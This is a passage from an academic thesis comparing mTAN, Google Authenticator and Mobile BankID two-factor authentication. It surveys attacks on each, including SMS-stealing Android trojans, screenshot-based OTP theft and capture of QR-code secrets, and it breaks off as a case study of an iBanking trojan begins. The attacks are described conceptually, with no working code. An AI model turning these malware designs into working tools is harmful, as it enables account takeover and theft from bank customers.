The official Google Authenticator app is proprietary since version 2.21 (current version as of writing is 2.49), prior to that, it was Open Source. As a result, the development of the Open Source version has been continued by the public[9] while the official version is maintained by Google. There are also forks of the Open Source version of the app, such as the OTP Authenticator[10] and the FreeOTP Authenticator[11] published by Red Hat. On Windows Phone, the app Authenticator[12] is compatible for use with Google Authenticator. Both the official Google Authenticator and its derivatives can be used on a wide range of web services[13].

3.3 PKI

A Public Key Infrastructure is a system for maintaining a trustworthy networking environment by using public key encryption. The elements of PKI can be utilised to manage identities and these identities are certified by Certificate Authorities (CAs) which act as a trusted third party. Authentication schemes can be built upon existing PKIs and one method that does this is BankID. This is a more complex system compared to the other two schemes previously described.

3.3.1 BankID

BankID is an Electronic identity card for identification purposes online, currently used in Sweden by authorities, banks and other companies. It relies on the existing SSL PKI [18] with certificates signed by trusted CAs. The smartphone app version is called Mobile BankID which will be in focus in this thesis.

The parties included in the authentication system is:

- **The user** (`U`)
  - Owns a smartphone with the Mobile BankID app installed
  - Is a customer of `B`
  - Is able to logon to the Internet banking service of `B` in another way
- **The user's bank** (`B`)
  - Is registered for use with the BankID service
  - Is in possession of a valid SSL certificate signed by a trusted CA
  - Has an Internet banking service
- **A web service requiring authentication of the user** (`S`)
  - Is registered for use with BankID by possessing a certificate signed by BankID CA
- **The BankID authentication server** (`AS`)

[9] `https://github.com/google/google-authenticator-android`

[10] `https://github.com/kaie/otp-authenticator-android`

[11] `https://fedorahosted.org/freeotp/`

[12] `http://www.windowsphone.com/en-us/store/app/authenticator/e7994dbc-2336-4950-91ba-ca22d653759b`

[13] `http://en.wikipedia.org/wiki/Google_Authenticator#Usage`



Figure 3.1: Mobile BankID setup process

Setup phase

The setup phase consists of a user "ordering a BankID" from his or her bank's web service. A "BankID" in this case is an 8 digit number that is to be entered into the user's smartphone app. The process is described below and illustrated in figure 3.1.

1. `U` logs in to his or her bank `B` using any other authentication method and orders a new BankID via the web interface.

2. `B` redirects `U` to a webpage hosted by `AS`. `AS` implicitly verifies the identity of `U` by looking at the SSL certificate of `B` since `U` has already been authenticated by `B`.

3. An 8 digit code is displayed for 10 minutes and in this time `U` has to enter this number sequence into his or her smartphone app.

4. The user selects a 6 digit PIN and enters the 8 digit code into the smartphone app. As soon as the 8 digit code is entered, it is invalidated for further use. Since Mobile BankID is closed source, it is not possible to know how the code is processed. But it is probably processed by some one-way function and stored securely by utilising some credential storage functionality discussed in section 2.2.5.

Authentication session

Once setup, Mobile BankID is ready for use. The authentication process of each session is described below and illustrated in figure 3.2.

1. `U` requests to login to `S` by providing e.g. his or her *personnummer*[14].
2. An authentication request is made from `S` to `AS` in order to verify the identity of `U`. This request can only be performed if `S` is in possession of a so called *FP-certifikat*[15], which is provided by BankID during `S`'s registration process for using BankID authentication.
3. `AS` makes a request for `U`'s BankID by opening a new connection to his or her smartphone. This is probably done using some challenge-response method where the smartphone app utilises the processed code retrieved during the setup phase.
4. `U` needs to enter the previously chosen 6 digit PIN before a response can be produced.
5. A response is sent from `U` to `AS` where it is verified.
6. `AS` in turn sends a response to `S` whether the authentication was successful or not.
7. `S` accepts the authentication and `U` is logged in.

As described, BankID utilises a PKI already in place with the banks already having valid SSL certificates available. Users does not have to generate keypairs of their own or having to deal with key transportation. The BankIDs, i.e. the processed secret digit sequence, can however expire which will force users to order a new BankID by repeating the registration process. Advantages and disadvantages of this method will be further discussed in chapter 5 as well as a comparison against the other methods.

[14]Swedish personal identity number - a unique identifier for a person
[15]i.e. ”förlitande part”, translation: relying party



Figure 3.2: Mobile BankID logon process

Chapter 4

Attacks on Two-factor Authentication

This chapter aims to explore both practial and theoretical attacks on the three chosen 2FA methods and their common attributes.

It will start with an overview of OTP security in general since these are utilised in two of the chosen methods. The web services of Facebook, Twitter, Google and LinkedIn will be subject to discussion when it comes to their handling of 2FA OTP generation, recovery and deactivation. Cross-platform malware infection will also be discussed as it plays a major role in how smartphone malware propagates.

Next, each chosen 2FA method will get their own section for exploring and discussing existing and theoretical attacks.

NOTE: *All real-world attacks are referenced to. If an attacks is not referenced to, it is a theoretical attack proposed by the author.*

4.1 General

4.1.1 OTP Generation and Invalidation

Consider a scenario where an attacker is able to capture an arbitrary amount of OTPs generated from a specific authentication service. An important requirement of the OTP generation algorithm is that it creates OTPs such that it is not possible to create a function F that is able to generate valid OTP values based on these observations.

In [4] a study was made analysing the OTPs[1] generated by Twitter, Dropbox and Google. And while they all passed basic randomness criteria it was observed that OTPs generated by Google never started with a 0 and thus reducing entropy by 10 percent.

Another aspect that was brought forth in [4] is the invalidation of OTPs. Ideally, a generated OTP only stays valid for a specific time period and does not repeat itself, even if the user does not complete the authentication attempt. In the study, Google reused the same OTP for one hour after the initial generation if the user did not complete the login process. This could be exploited, as mentioned in [4], by an attacker by capturing a generated OTP and then preventing the victim from

[1] sent by SMS

submitting the original OTP and instead using the captured one himself. Other methods of stealing OTPs will be explored in sections 4.2.3 and 4.3.3.

4.1.2 2FA Deactivation and Recovery Codes

Deactivation

2FA is in many cases not mandatory for a service and usually needs to be activated manually by users. In the same way, it needs to be possible to deactivate 2FA in the event that a user is no longer interested due to e.g. it being to much of an annoyance to use.

Consider an attacker that has successfully recovered the login information from a victim by using e.g. malware with keylogging features. It would be in the attacker's interest to deactivate any 2FA the victim may have enabled in order to gain access. If the service in question does not require any additional authorisation of a logged in user to deactivate the 2FA, a possible attack vector emerges. Malware could programmatically try to deactivate the 2FA feature without the user's knowledge[2].

Facebook, Google, Twitter and LinkedIn all offer 2FA as an optional feature. When trying to deactivate it, the following results were received:

- Facebook: does not require the user to re-enter any credentials or use a second factor. User is notified by email.
- Google: requires the user to re-enter his or her password to access the 2FA website. No further second factor authorisation required. User is notified by email.
- Twitter: does require the user to re-enter his or her password to turn off 2FA. No further second factor authorisation required. User is notified by email.
- LinkedIn: does not require the user to re-enter any credentials or use a second factor. User is notified by email.

Recovery

If the second factor used for authentication, in this case the smartphone, is lost or is unavailable there needs to be an account recovery option. A common way of doing this is to have special non-time sensitive OTPs that can be generated in advance via the service's website. These are meant to be printed out and kept at a safe location. Google's recovery code website is displayed in figure 4.1. This make it theoretically possible for PC-residing malware to implement the ability to take screenshots of the victim's display and send the OTPs to a C&C server. This attack will also be explored in section 4.3.3 on the smartphone platform. One of the clear advantages of being able to take a screenshot of the recovery codes themselves and not a regular OTP is that they will be valid until they are replaced or used, which could potentially be a very long time.

Continuing with the same web services, they offer the following ways of account recovery:

[2]to the best of the author's knowledge there has been no successful attempt of this in literature

- Facebook[3]: using pregenerated backup codes. Also contacting customer support.
- Google[4]: using the pregenerated backup codes. It is also possible to receive a valid OTP via voicemail, this could be useful if the user is able to access the phone's voicemail remotely. Submitting an "Account Recovery Form" is also an option.
- Twitter[5]: contacting customer support. If the "login verification for iOS or Android"[6] is used as opposed to SMS, a backup code can be generated in advance.
- LinkedIn: contacting customer support.



Figure 4.1: Google recovery codes

4.1.3 Cross-platform Malware Infection

One of the main purposes of 2FA is to separate the two factors so that they reside on different platforms - either physically or in a software sense.

Two common 2FA scenarios:

[3] https://www.facebook.com/help/147926301947841

[4] https://support.google.com/accounts/answer/185834?hl=en

[5] https://support.twitter.com/articles/20170409

[6] http://www.darkreading.com/attacks-and-breaches/twitter-overhauls-two-factor-authentication-system/d/d-id/1111076?

- A PC and a smartphone. The user enters his or her login information, the first factor, on a website on the PC. The smartphone is utilised in some way to provide the second factor
- Only a smartphone. The user enters the login information in the browser of the smartphone and uses the same device to provide the second factor.

In both scenarios, a potential attacker needs to split the malicious operation in two parts: one for capturing the first factor that is usually some static information that does not change often, such as a username and password. And one for the second factor which in most cases is of a more dynamic nature.

The first scenario suggests that both devices in question needs to be targeted, either by infecting with malware or by other means, in order to successfully circumvent a 2FA scheme. The way that the two platforms usually get infected are rather different; for a PC it could be by e.g. opening a malicious attachment, via autorun-features from removable storage, exploitation of software vulnerabilites etc. For a smartphone though, as discussed previously in chapter 2.2, the environment is usually more controlled and restrictive and does not allow arbitrary attachments or downloaded files to be executed. Because of this, malware on smartphones has to rely heavier on the human factor and the use of trojans that mimic benign and seemingly useful apps.

A common tactic used in attacking 2FA with the aid of malware is to utilise the fact that PCs are generally easier to infect. Once a PC is infected, it can aid the attackers in the next stage of the operation - namely to get the same user's smartphone infected. Variants of the Android trojan family *iBanking* [19], [20] has been shown to utilise a Windows trojan [21] in order to lure victim's to install it on their smartphones. A webinjection using JavaScript was used to trick users into installing the smartphone trojan from an unknown source. This will be further explored and analysed in the case study in chapter 6.

In the second scenario, the attack does not have to be split up in the same way. Smartphone malware could be enhanced with keylogging functionality [22] in order to capture usernames and passwords. On the other hand, it would be difficult to get users to actively install the malicious app without any instructions as is provided in the first scenario. PC-residing malware could still be used for this purpose, but the keylogging features would have to be transferred to the smartphone app.

4.2 mTAN

4.2.1 SIM Card Cloning

Cloning a SIM card, i.e. extracting information off of the card such that it is possible to create an identical one, means that text messages will be sent to both the device with the original SIM card and the device with the cloned one.

However, SIM card cloning has only been achieved on the older COMP128v1 implementations of the A3 and A8 algorithms (see [23]) defined in the GSM standard. Since this implementation was discontinued after the discovery of the security flaw that made cloning possible around the year 2002 and no progress has been made to clone a SIM card using more recent implementations, the probability

of this attack is deemed to be very low. The attack would also require physical access to the victim's device and SIM card.

4.2.2 Intercepting Wireless Traffic

Cracking and eavesdropping on GSM traffic is possible with publicly available tools, although it presents with several difficulties for practical use [24]. The attacker needs to be connected to the same base station as the victim and thus has to be in the same geographical area. A MitM attack has been proposed by [25], although the difficulties in executing such an attack might make a real-world attack unlikely.

4.2.3 SMS stealing

2FA methods relying on SMS containing OTPs being sent to users has proven to be the unsafest method with regard to malware on mobile platforms [3]. With the Android OS, apps are able to register themselves as SMS receivers with a higher priority than the SMS managing app itself as previously mentioned in section 2.2.4. This permission will provide the ability to get a first peek at every text message received and then decide upon an action. The functionality exists because users should be able to replace their default SMS manager with another, third party developed, app if they want to.

Together with permissions such as being able to access the Internet, malware is able to e.g. receive remote commands from SMS sent from specific telephone numbers without the user knowing it - since the malware will simply filter out the actual message from displaying. The contents of a received text message can then be relayed to a C&C server by a simple HTTP POST request.

A scheme like this will be successful if the malware authors are able to lure the victim into installing a malicious app either from an unknown source or from an official channel like the Google Play Store[7], and to accept the permissions requested by the app. By mimicing an app that actually would require SMS managing permissions in a legitimate settings, i.e. a trojan, even an aware user may be deceived. Getting the aware user to install the app itself from a non-official channel could be achieved by acting as well-known legitimate provider of services, e.g. Facebook. An Android trojan built for these purposes is analysed in the case study in chapter 6.

4.3 TOTP

4.3.1 Initialisation

HOTP/TOTP needs to initialised by a secret key in order to be able to generate valid OTPs. This secret key needs to be transported to the user's smartphone since it is generated by the authentication service.

With the Google Authenticator as an example, the secret is displayed in the form of a QR-code in the user's browser during the setup phase. The idea is that the

[7]since uploaded apps to the Play Store are scanned and reviewed, the risk of malicious apps existing on the Play Store is reduced.

smartphone's camera should be used in conjuction with the Google Authenticator app to scan the code and thus retrieve the secret. The contents of a Google Authenticator QR-code are displayed in listing 4.1 with the e-mail address and actual secret replaced. Note that the contents are displayed in clear text.

Since the secret and the rest of the information is displayed in clear text, a PC residing malware could e.g. capture the QR-code from the setup page by taking a screenshot and send the contents to a C&C server. The attacker would however also have to know the username and password of the victim in order to exploit the QR-code contents. An augmentation of the malware to include keylogging functionality would make it possible to also capture keystrokes and retrieve passwords. If this scheme is successful, the attacker would have access to an infinite amount of valid OTPs since they are all based on the secret seed.

Listing 4.1: Google Authenticator QR-code contents

```
otpauth://totp/Google
%3Auser_email%40gmail.com?
secret=12345678901234567890123456789012
&issuer=Google
```

4.3.2 Replay

A weak implementation of TOTP will not check whether a supplied OTP has already been used in an authentication session. An attacker that in some way has acquired a valid OTP could use it for logging in to a service, even if the victim had already done so by using the same OTP. This would however require that the attacker does so within the valid time period of the OTP, which is 30 seconds with the Google Authenticator app. However, since the Google Authenticator already provides protection against replay attacks by invalidating an OTP that has already been used, this vulnerability could only possibly exist in other implementations.

4.3.3 Stealing OTPs

With the release of Android 5.0, a new capability that allows for apps to take a screenshot of the current contents of the display has been introduced[8]. Previously it was not possible for apps to gain the `READ_FRAME_BUFFER` permission that was required for accessing the display and to save the results as an image file. For this, a rooted device was required. Now with the `MediaProjection` API it is possible. While this functionality certainly has some practical usage, it also opens up for malware to use this functionality to steal sensitive information.

Consider a malware that runs as a service in the background, taking screenshots of the contents of the display with the aid of the `MediaProjection` API at regular intervals. The purpose of this malware would be to steal OTPs from the Google Authenticator app and send them to a C&C server. To determine whether a given screenshot has been taken of the actual Google Authenticator app, an OCR

[8] `https://developer.android.com/reference/android/media/projection/MediaProjection.html`

engine[9] could be utilised to scan the specific area where the app title appears. If the results of the OCR scan matches "Google Authenticator" the image could be compressed and sent over the network to the C&C server or be processed with the same OCR engine to extract the actual characters in order to save bandwidth when transmitting.[10]

However, there are some issues that would need to be considered with this approach:

- The actions of taking screenshots at a regular rate and also running an OCR scan of each screenshot could slow down the device significantly and thus notifying the user that something is wrong. The interval at which screenshots are taken could be reduced depending on the hardware it is run on to mitigate this.
- The whole process of taking screenshots, scanning and transmitting could take longer than a single OTP may be valid for use.
- The malware would be rather large and complex and require a lot of testing.

4.4 PKI

4.4.1 Key Compromise

A PKI relies on private keys being kept private, and thus the obvious attack against such a system based on PKI is key compromise. If an attacker would in some way manage to steal such a key, he or she would basically own the identity of the entity whose key was stolen. This makes it possible for the attacker to pose as the original owner and e.g. create phishing websites that would appear as legitimate to visiting users. In such an event, certificates can be revoked and no longer stay valid - but this requires that the incident is reported to the original owner so that action can be taken. If the process of reporting the incident is delayed due to the users or owner not noticing that something is wrong, attackers could have done significant damage by e.g. stealing sensitive user- or corporate information.

Thus, the problem with attacking a scheme such as Mobile BankID is that misbehaviour will probably be detected in a short amount of time by the other parties involved. Because of this it would be an ineffective way of gaining access to e.g. banking services of users. It would however be an effective way of ruining e.g. a bank's reputation in a purely destructive manner by turning their web service into a phishing site.

Attacks against PKI is not in the scope of this thesis and will not be explored further.

[9] such as Tesseract (`https://code.google.com/p/tesseract-ocr/`)
[10] theoretical attack

Chapter 5

Comparison of Two-factor Authentication Methods

In this section the three 2FA methods for use in a smartphone environment will be compared against each other from several different aspects including usability and security. Both categories will be split into several parts and advantages and disadvantages will be discussed.

5.1 Usability

Usability and security are two attributes that often relates to each other when designing products and systems. If the security aspect of the system is being focused on, the usability of it usually suffers, and vice versa. Usability can be defined as suggested by [26]: "the extent to which a product can be used by specified users to achieve specified goals with effectiveness, efficiency and satisfaction in a specified context of use". The classic example when it comes to information security is the user password dilemma; a password should be long and complex enough in order to make it difficult for attackers to guess, but still short and simple enough for a user to remember. Similar reasoning could be applied to e.g. OTPs; an OTP with a higher number of characters will make it more secure, but will make it more tedious for a user to enter into a login form.

In this section, the three 2FA methods will be compared against each other from a usability perspective, which will in this case include availability and ease of use.

5.1.1 Availability

A 2FA scheme needs to be robust such that it is available to let users access requested services at all times. It is clear though that any authentication scheme will always rely on the authentication servers themselves being online and available - the three schemes evaluated in this thesis included. Since this particular availability aspect is not tied to the 2FA method itself but rather the infrastructure and size of the company hosting the authentication servers, it will be left out of the comparison.

Requires	**mTAN**	**Google Authenticator**	**Mobile BankID**
Smartphone		X	X
Telephone network connectivity	X		
Internet data connectivity		X*	X

Table 5.1: Connectivity requirements
** may require for synchronisation purposes*

Connectivity

Two of the schemes requires some form of network connectivity in order to function at all. A user that has set up 2FA using the mTAN method needs to make sure that his or her smartphone is able to receive SMS at any given time that he or she might need to logon to the service. In [9], a study was conducted asking the participants' attitude towards several different 2FA methods. Some of the complaints towards SMS-based solutions was the inability to receive them at certain times, such as when being abroad. This would also be the case if there happens to be an issue with the telephone network, or if the user finds him- or herself in a remote location with bad signal strength. In the same study, users that had been affected by these kinds of issues had to e-mail customer support to get an OTP, or call a special toll free number if being abroad. This adds another risk factor to mTAN solutions in addition to the authentication server factor mentioned initially.

The second scheme that requires connectivity is Mobile BankID. No connectivity to the telephone network is needed though, the app only requires Internet access in order to be used. It could be argued that data traffic availability on a smartphone is a more demanding requirement than connectivity to the telephone network is. Some plans only provide a limited amount of data traffic each month and when that quota is met, data traffic is turned off completely. In comparison, the telephone network however will not be turned off by the user's carrier for reaching a certain amount of sent SMS or made calls, and the user will still be able to receive e.g. OTPs via SMS. The opposite could also be argued since Internet access would have to be available to the user in the first place to even be able to logon to a web service. However in the event of no WiFi networks being available, authentication by Mobile BankID will not be possible.

TOTP is the scheme that has no requirement of connectivity at the time of authentication since it derives all of its OTPs from the preshared secret and the current time. The possibility of clock skew could become an issue if the device is not connected to a time synchronising service for longer periods of time though.

The connectivity requirements of the three methods are displayed in table 5.1.

	mTAN	**Google Authenticator**	**Mobile BankID**
Possible error	Invalid OTP received	Time unsynchronised	BankID revoked
Solution	Contact customer support	Resynchronise time	Order new BankID
Solution requirements	Means to contact support	Internet data access	Internet bank login

Table 5.2: Possible errors and solution to those

Errors

Under certain circumstances, errors occur in 2FA systems. If one of these errors would in some way impede a user's ability to authenticate him- or herself, it becomes an issue of availability. The errors discussed in this section are not software bug related, but rather to the implementation of the scheme itself.

As mentioned previously, a TOTP solution such as the Google Authenticator will generate faulty OTPs if the device's internal clock happens to be out of sync. The remedy of this issue however is rather quick and simple since a synchronisation can be performed on demand as soon as the device gains Internet access.

Mobile BankID stops functioning if the BankID service decides to revoke the user's current BankID. The underlying reasons for such revocations are not known, but is probably related to suspicious activity. Based on personal experience of the author, the revocation of BankIDs can happen rather frequently without any obvious reason. This forces the user to order a new BankID from the bank's website that usually requires logging in using another 2FA method [1]. If this other login method requires the use of e.g. a hardware token, the user will be unable to authenticate if the token is not present, and thus unable to use Mobile BankID.

Since a mTAN solution does not require that an actual app is installed on a user's smartphone, it is not prone to errors in the same way as the other two methods. An error that could still occur is if OTPs sent to the smartphone in themselves are invalid, a scenario that occured to some participants in [9].

A comparison of errors and the solutions to those are displayed in table 5.2.

Platforms

Since mTAN only requires SMS functionality, it can be used on basically all mobile phones. It is also the most used form of 2FA being available as an option for many large web services and also some banks [12].

TOTP/Google Authenticator is gaining popularity with many services and being a standardised solution certainly helps. Google provides their official authen-

[1] in the case of the Swedish bank SEB, a hardware token with a keypad needs to be used

ticator app for Android, iOS and Blackberry; but many other implementations for other platforms exists as well[2].

Mobile BankID is only available as an option for Swedish web services and is most probably not likely to expand. Other methods based on PKI exists, but no particular solution has gained any global popularity for large web services. Twitter uses a PKI solution of their own e.g.

5.1.2 Ease of Use

Even if all conditions are met for a 2FA scheme to function and no errors are encountered, the method itself should be quick, simple and easy to use. If a solution takes up too much of the user's time or requires too much effort and thus becomes tedious to use, he or she may simply choose to deactivate it. The setup process should also be easy enough for a user to even consider activating it in the first place.

The mTAN method is arguably most straightforward regarding of ease of use in question of both setup and actual use. The setup process usually simply consist of the user registrating his or her telephone number with the service and then confirming whatever code is sent via SMS to that same telephone number. As mentioned in section 5.1, the length of a password or OTP should be complex enough to be secure, yet short enough to be memorable or not to be tedious to enter. The number of characters chosen by Google, Facebook, Twitter and LinkedIn for their mTAN solution is 6.

As mentioned previously in sections 3.2.1 and 4.3.1, the setup phase for the Google Authenticator with its TOTP implementation requires some additional effort by the user compared to an mTAN solution. An actual smartphone app first has to be downloaded from the Google Play Store[3], then a QR-code then needs to be scanned by the smartphone camera, requiring that the user has access to a PC at the time of setup. Actually using the Google Authenticator after setup is similar to mTAN with the same number of characters being generated for OTP use and as long as the device is provided with Internet connectivity regularly it will not require additional maintenance. No possibility of setting a PIN in order to access the app exists.

Mobile BankID has a setup process that is similar to Google Authenticator in that it requires the user to enter a generated secret into a smartphone application that needs to be downloaded from an app store. The generation of the secret in the case of Mobile BankID is done via a redirect from the user's bank to the actual web service of BankID (explained in section 3.3.1), and thus the setup process may require additional effort from the user's perspective since the bank might require e.g. a hardware token based 2FA method for login purposes. It should also be noted that Mobile BankID needs to be maintained in another sense than e.g. the Google Authenticator since BankIDs might be revoked as discussed in section 5.1.1, forcing the user to go through the setup process again.

When discussing actual use of Mobile BankID, it does not require the user to fiddle with OTPs, which may be regarded as a significant convenience gain

[2] `http://en.wikipedia.org/wiki/Google_Authenticator#Implementations`

[3] in the case of using an Android device

compared to mTAN and TOTP. What is required though is the entering of a 6-digit PIN every time an authentication process is ongoing. The PIN is chosen by the user at the time of setup and may be reused or replaced with every new BankID setup process. It could be argued that users may be unaccustomed to a PIN of 6 characters instead of the usual 4, and may have difficulties adapting. It also means that there is yet another code for users to memorise.

Mobile BankID has a significant advantage in practice as services that utilise it for user authentication does not require entering a password. On most, if not all, web services[4] the only information that needs to be entered in order to initiate an authentication process is the personnummer of the user. This can be regarded as a convenience compared to other methods, but at the same time it also makes the first factor of the authentication scheme significantly less secure. Once again it becomes a tradeoff between security and user convenience.

5.2 Security

Introducing a second factor to an authentication scheme greatly enhances the security properties of it. But as 2FA methods get more sophisticated - so does the attacks targeting it. This section will explore and compare different security related aspects of the three chosen 2FA methods.

5.2.1 Communication

Doing network communication securely is a vital part of anything that is related to authorisation or authentication. If this is not handled properly, sensitive information related to user accounts or login sessions might be vulnerable to eavesdropping attacks.

The scheme that rids itself of the secure communications issue since it does not require any at the time of authentication is TOTP. And although the shared secret needs to be transferred to the user's smartphone, it does not utilise a communication channel that is possible to eavesdrop.

The mTAN method transfers its OTPs over the telephone network, a communication channel that from a practical point of view is not easy to effectively eavesdrop. As mentioned in section 4.2.2, GSM is possible to eavesdrop with the right equipment and UMTS can be exploited by a man-in-the-middle attack. In the case of GSM, it will require that the attacker is located in the same geographical area since traffic needs to be captured when it travels from the GSM base station to the user's telephone. Other practial issues with GSM are described in [24]. The attack on UMTS is described in [25].

Mobile BankID is heavily reliant on network traffic as explained in section 3.3.1. It is mentioned in the Mobile BankID guidelines [18] that "usage of Mobile BankID does not provide any protection of data or information that is presented in the service" and that it is "up to the relying party to provide adequate protection" by using e.g. SSL and robust session management. The *relying party* being the service

[4] such as `http://www.skatteverket.se/`, `www.avanza.se/`, `www.forsakringskassan.se` and more

that has decided to use BankID for its authentication purposes. SSL itself has had some vulnerability issues[5] that could affect BankID if it is used. However if the relying party is maintaining the implementation of e.g. SSL by patching and proper configuration it should be considered secure to use SSL for data protection.

5.2.2 Human Factor

A common strategy when attacking systems that require human interaction is to attack the humans themselves by tricking them into actions that could potentially harm the system or leak sensitive information. A phishing attack is "the illegal attempt to acquire sensitive information such as usernames, passwords, and credit card details (and sometimes, indirectly, money), often for malicious reasons, by masquerading as a trustworthy entity in an electronic communication." [27]. A 2FA scheme should be able to prevent these attacks by making it hard for attackers to stage a phishing attack against users.

The whole attack scheme of stealing OTPs from received SMS in the mTAN solution is based on the user being uncautious. As discussed in section 4.2.3 and analysed extensively in the case study in chapter 6, this is the main method that attackers exploit to circumvent 2FA and is a very powerful attack in the sense that it does not exploit any vulnerability in the operating system or software itself.

While no actual phishing attack against Google Authenticator or TOTP has been encountered, it would still be theoretically possible to mount such an attack. Attacker could use a webinject[6] like the one used with the PC component of the iBanking malware discussed in section 4.1.3 to trick the user into entering a valid OTP for the attackers to steal. This OTP would then be used by the attackers instead to gain access to the user's account.

Mobile BankID makes it hard for users to leak information since there are no OTPs involved. Codes involved with Mobile BankID are the PIN that is used during every authentication session and the setup code, and it could be argued that neither of these are prone to being leaked by users. However if an attacker would manage to acquire the PIN, it would still require physical access to the actual phone. The secret code used for the setup is removed from the user's browser as soon as it has been entered into the app and it is also invalidated at the same time, making it unusable to any attacker.

5.2.3 Lost or Stolen Smartphone

In the event of a user's smartphone being stolen or lost, there should be security mechanisms in place to prevent unwanted usage of 2FA methods. This is especially important if the user's browser e.g. saves credentials or cookies for login purposes on web services.

Probably all smartphone operating systems has an unlock feature that requires some form of input from the user. This can be a PIN, a swipe pattern or in some

[5] `http://www.thoughtcrime.org/software/sslstrip/`, `http://heartbleed.com/`, `http://en.wikipedia.org/wiki/POODLE`

[6] `http://www.testingsecurity.com/how-to-test/injection-vulnerabilities/Javascript-Injection`

cases just a regular swipe. Some experimental forms of unlocking has also been introduced as mentioned in section 2.1.5. On Android there is the *face unlock* method [28] that is labeled by Google as "not very secure, but can be convenient and fun to use". There is also another biometric unlocking method that has existed on laptops for some time, the fingerprint scanner. There are ways of breaking into a smartphone even though it has enabled e.g. PIN protection, several ways for Android are described in [29] and [30].

If the phone unlock stage is bypassed or simply not enabled, the mTAN method is ready for the attacker[7] to use if some sort of passcode is not required to use the SMS managing app. Google Authenticator is affected by the same issue and an attacker could simply open up the app to receive valid OTPs. Mobile BankID requires the user to set up a 6-digit PIN to be used every time an authentication session is initiated and thus provides most security by default compared to the other two methods. However if the SMS app used can be configured as to require 6 or more digits to unlock, the potential security gain becomes higher relative to BankID.

An effective way to protect against attacks on a stolen phone is to be able to lock it down remotely in some way. Apple provides the *Find My iPhone*[8] app that can remotely track the current position of the smartphone and if necessary erase all data on it; preventing anyone from stealing that as well. Google has added an option to do this via the browser. To be able to do this, the user is required to log in to his or her Apple or Google account. If 2FA is enabled for these accounts and the lost smartphone is required in order to log in, there are ways to still be able to access the account. Google suggests that the user uses the backup codes discussed in section 4.1.2, logs in from a *trusted computer*[9] or fills in a so called *Account Recovery Form* [31]. Apple suggest the use of a *Recovery Key* [32].

[7] assuming that the finder of the smartphone has malicious intent

[8] `https://itunes.apple.com/us/app/find-my-iphone/id376101648?mt=8`

[9] i.e. one with a special cookie stored

Chapter 6

Case Study: Analysis of iBanking Android Trojan

6.1 The Application

In this case study, a malware sample retrieved from Contagio Mobile[33] will be analysed. The file was named `Android Spy Banker FacebookOTP.apk` and is supposedly an Android trojan of the iBanking family that targets 2FA in banking scenarios.

